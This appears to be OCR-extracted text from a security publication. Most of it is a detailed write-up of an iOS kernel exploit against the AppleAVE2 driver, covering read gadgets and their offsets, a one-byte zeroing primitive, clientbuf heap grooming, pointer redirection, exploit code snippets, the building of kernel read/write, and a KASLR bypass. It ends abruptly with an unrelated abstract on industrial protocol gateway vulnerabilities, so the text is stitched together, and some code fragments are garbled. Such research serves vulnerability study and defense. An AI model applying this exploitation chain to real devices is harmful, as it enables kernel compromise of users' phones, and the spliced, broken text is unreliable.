    printf("AVE ERROR: MapYUVInputFromCSID mem->pGartAddress > 32 bits\n");
    if ( *(_QWORD *) controlled_ptr )
    UnMapYUVInputFromCSID(this, clientbuf, (struct MEMORY_INFO *) controlled_ptr, 0);
    return 0xE00002BD;
    }
    *(_DWORD *)(controlled_ptr + 32) = *(_DWORD *)(v30 + 24); // (e)
    *(_BYTE *)(v30 + 30) = 0; // (f) Could use for zeroing 1 byte at a specified address
    if ( ! controlled_byte )
    return 0;
    ...
 }
```


There are still several places that allow us to craft kernel read primitive, However, it seems the only one left for writing is (f)Zeroing 1 byte at specified address, this flaw surprisingly turns out to be sufficient to exploit AppleAVE2 again.

(a)(b)(c)(d)(e) all could use for reading 32 bits-long kernel memory, with slightly different limitations.

Place following figures into the sentence: Place target address at ??, data at ?? must not greater than 32 bits, one byte at ?? will get zeroed, read data will be store at ??.
(a): at +56, at +24, at -26, at +8
(b): at +60, at +20, at -30, at +12
(c): at +64, at +16, at -34, at +16
(d): at +68, at +12, at -38, at +20
(e): at +24, at +56, at +6, at +32

(e) is the only one with all positive numbers, which means we could use it to read something like vtable pointer out of the first row of a heap because unpredictable content before the heap won't affect it.

Only (c) and (e) were used during the exploitation, and (c) is being used as to leak current clientbuf from AppleAVE2Driver instance. Since current_clientbuf is in the middle of the instance, we could use empty_kernel_40_mem to clear any obstacles that prevent us from reading, as best as we could to avoid deleting other data and pointers that are part of the AppleAVE2Driver instance, with these considerations in mind, (c) provides the most appropriate offsets.


1. Leak the address of an OSData that been sprayed through the IOSurface property.
2. Rewrite the data pointer in OSData, leak the address of mapping_fromUser, and instance of AppleAVE2Driver and IOSurface.
3. Leverage gadget(c) to leak mutiple clientbuf(s) from the AppleAVE2Driver instance.
4. Zero out one byte of the current_clientbuf pointer, redirect it to controlled memory.
5. Constitute kernel r/w primitive through control of clientbuf.
6. Read the vtable pointer of IOSurface to defeat KASLR.


Exploit Flow of CVE-????-????

We break down each step in the exploit flow. The first and second steps are exactly the same as explained as part of the CVE-2020-9907 exploitation. Let us go straight from step 3, explaining why we need to leak multiple clientbuf(s).

The clientbuf structure itself is quite big, and the size has increased slightly since iOS 13, size of exactly 0x29B98 bytes allocated through IOMalloc. For a heap memory of this size, its address in the kernel is always aligned to the page size 0x4000, so the block size allocated each time will be rounded to 0x2C000. Also when you allocate multiple memory of such size consecutively, It is easy to see that the newly allocated memory happens to be right next to the previous block.

As mentioned before, we can create more clientbuf(s) through AppleAVE2UserClient::sAddClient, the current_clientbuf in AppleAVE2Driver instance always points to the most recently added one,
every clientbuf has a prev_clientbuf member which holds a pointer to the previous clientbuf.


After every new clientbuf is added, we leak its address through AppleAVE2Driver until we accumulate five of them, and then this begins to reveal a means of exploitation.



```
struct AppleAVE2Driver (Trimmed)
{
 struct clientbuf *current_clientbuf;
}
```

```
struct clientbuf (Trimmed for easier analysis)
{    ...
     struct clientbuf *prev_clientbuf;
     struct clientbuf *next_clientbuf;
                     }
```

What if we clear the lowest 2 bytes of current_clientbuf pointer in AppleAVE2Driver? Since the lowest byte is always 0, so in fact, only one byte will happen to be changed.
current_clientbuf will be redirected to the somewhere in the middle of another clientbuf!



```
struct AppleAVE2Driver (Trimmed)
{
  struct clientbuf *current_clientbuf;
}
```

Each clientbuf caches a pointer of AppleAVE2UserClient instance, and AppleAVE2Driver::SetSession will check whether the pointer equals the AppleAVE2UserClient instance that been passed, If it is not equal, it will read its prev_clientbuf members as the next clientbuf and repeat this process until it finds one.

This adds an extra offset to our redirection. I examined all possible results and found that all except 0x0000 will be redirected to memory that its content is under our control, it means that we can control the prev_clientbuf pointer, and if we can manage to leak the address of AppleAVE2UserClient instance and let the check pass, we can dominate the entire clientbuf that is about to go through AppleAVE2Driver::SetSessionSettings.
Most of the data in the middle of the clientbuf structure is copied from mapping_fromUser, according to the clientbuf structure information obtained through reverse engineering.

If lowest 2 bytes are:
1. 1. 0x0000, continue to allocate more clientbuf(s).

1. 2. 0x4000, prev_clientbuf will point to clientbuf +0x25b60, fall into range of inputmap_InitInfo_block12, at offset +0x498C, we can set its value from userland at mapping_fromUser +147228.
2. 3. 0x8000, prev_clientbuf will point to clientbuf +0x21B60, fall into range of inputmap_InitInfo_block12, at offset +0x98C, we can set its value from userland at mapping_fromUser +130844.
3. 4. 0xc000, prev_clientbuf will point to clientbuf +0x1DB60, fall into range of inputmap_InitInfo_block11, at offset +0x1AF0, we can set its value from userland at mapping_fromUser +114460.

We will use empty_kernel_40_mem() to clear the lowest 2 bytes of current_clientbuf pointer in AppleAVE2Driver.

```
AppleAVE2Driver[0x3d0]: 0x0
AppleAVE2Driver[0x3d4]: 0x0
AppleAVE2Driver[0x3d8]: 0x0
AppleAVE2Driver[0x3dc]: 0x0     // These areas are empty by default
AppleAVE2Driver[0x3e0]: 0x0
AppleAVE2Driver[0x3e4]: 0x0
AppleAVE2Driver[0x3e8]: 0x0
AppleAVE2Driver[0x3ec]: 0x0
AppleAVE2Driver[0x3f0]: 0x0
AppleAVE2Driver[0x3f4]: 0x0
AppleAVE2Driver[0x3f8]: 0x0
AppleAVE2Driver[0x3fc]: 0x0
AppleAVE2Driver[0x400]: 0x3e698000 // ->current_clientbuf
AppleAVE2Driver[0x404]: 0xffffffe0
```

iOS runs the ARMs in little-endian mode, stores the least-significant byte at lower address, so in the exploit code, it would be like:

```
empty_kernel_40_mem(kObject_AppleAVE2Driver + 0x400 - 38);
```

And it is not difficult to leak the address of AppleAVE2 User Client instance, by using kernel read (e) method:

```
uint64_t kObj_AppleAVE2UserClient = kernel_read_categ5(kObj_clientbuf); kObj_AppleAVE2UserClient |= 0xffffffe000000000;
```

It is worth noting that the kernel read (e) method will destroy higher bits of the pointer after reading, so be sure to prepare a needless clientbuf to read, such as the earliest one. Later we can still restore the pointer and release the clientbuf normally.

Now, we redirected pre_clientbuf to mapping_fromUser, mapping_fromUser is big enough to cover the entire clientbuf.

The next step is to constitute kernel r/w primitive, which we have quite a lot of resources to explore.

For reading, we can reuse the technique introduced earlier, the m_DPB member.

```
For writing, I found this:
AppleAVE2Driver::SetSessionSettings
{
    v13 = clientbuf->KernelFrameQueue;
    FrameInfo = get_mapped_kernelAddress_from_KernelFrameQueue(v13, ...);
    ...
    if( !clientbuf->unk_flag )      {
 *(_DWORD *)(FrameInfo + 5948) = clientbuf->UniqueClientID;
       InfoType = *(unsigned int *)(FrameInfo + 16);
if( (InfoType - 0x4567) > 5 ) // This condition must be true to get bail out  in time
{
printf("AVE ERROR: FrameInfo->InfoType not recognized (%p)\n",  InfoType);
return 0xE00002BC;
}
 // Must get bail out before entering the switch statement
switch ( InfoType
{
            ...          }
        ...      }
    ...  }


uint64_t get_mapped_kernelAddress_from_KernelFrameQueue(KernelFrameQueue)  {
    if ( KernelFrameQueue )      {
        v2 = KernelFrameQueue->m_BaseAddress;
if ( v2 )
return v2 + ...; // Eventually is v2 + 0
}
    ...  }
```

All variables highlighted in yellow are under our control, through UniqueClientID member of clientbuf, 32bits-long memory can be written every time.

This writing primitive isn't perfect, as the description is given above. A 32 bits number away from the target writing address at a certain offset must be larger than 5. A workaround is to use reading primitive checks every time. If it's smaller than 5, change it and after writing is done, change it back.

After obtaining the privilege of reading and writing kernel memory, it marks the end of kernel vulnerability development.

The subsequent stage is usually called "post-exploitation" the goal is establishing an environment for run unauthorized programs on the device without restrictions.

LOST IN TRANSLATION: WHEN INDUSTRIAL PROTOCOL TRANSLATION GOES WRONG

BY MARCO BALDUZZI, LUCA BONGIORNI, RYAN FLORES, PHILIPPE Z LIN, CHARLES PERINE, & RAINER VOSSELER


This paper looks at the protocol gateway, a small, simple device that mainly translates various protocols and physical layers (i.e., Ethernet and serial lines). This translation allows different sensors, actuators, machinery, and computers that operate factories, dams, power plants, and water processing facilities to communicate with one another. We found various security issues and vulnerabilities in these devices. These vulnerabilities could affect a facility's safety, processes, and output significantly.

We designed this research paper to appeal to a broad technical audience. Those with an information technology (IT) perspective and trying to learn more about operational technology (OT) should be able to understand the paper's contents. Those with an OT engineering background can skip and start reading from the section, Protocol Translation Attacks.

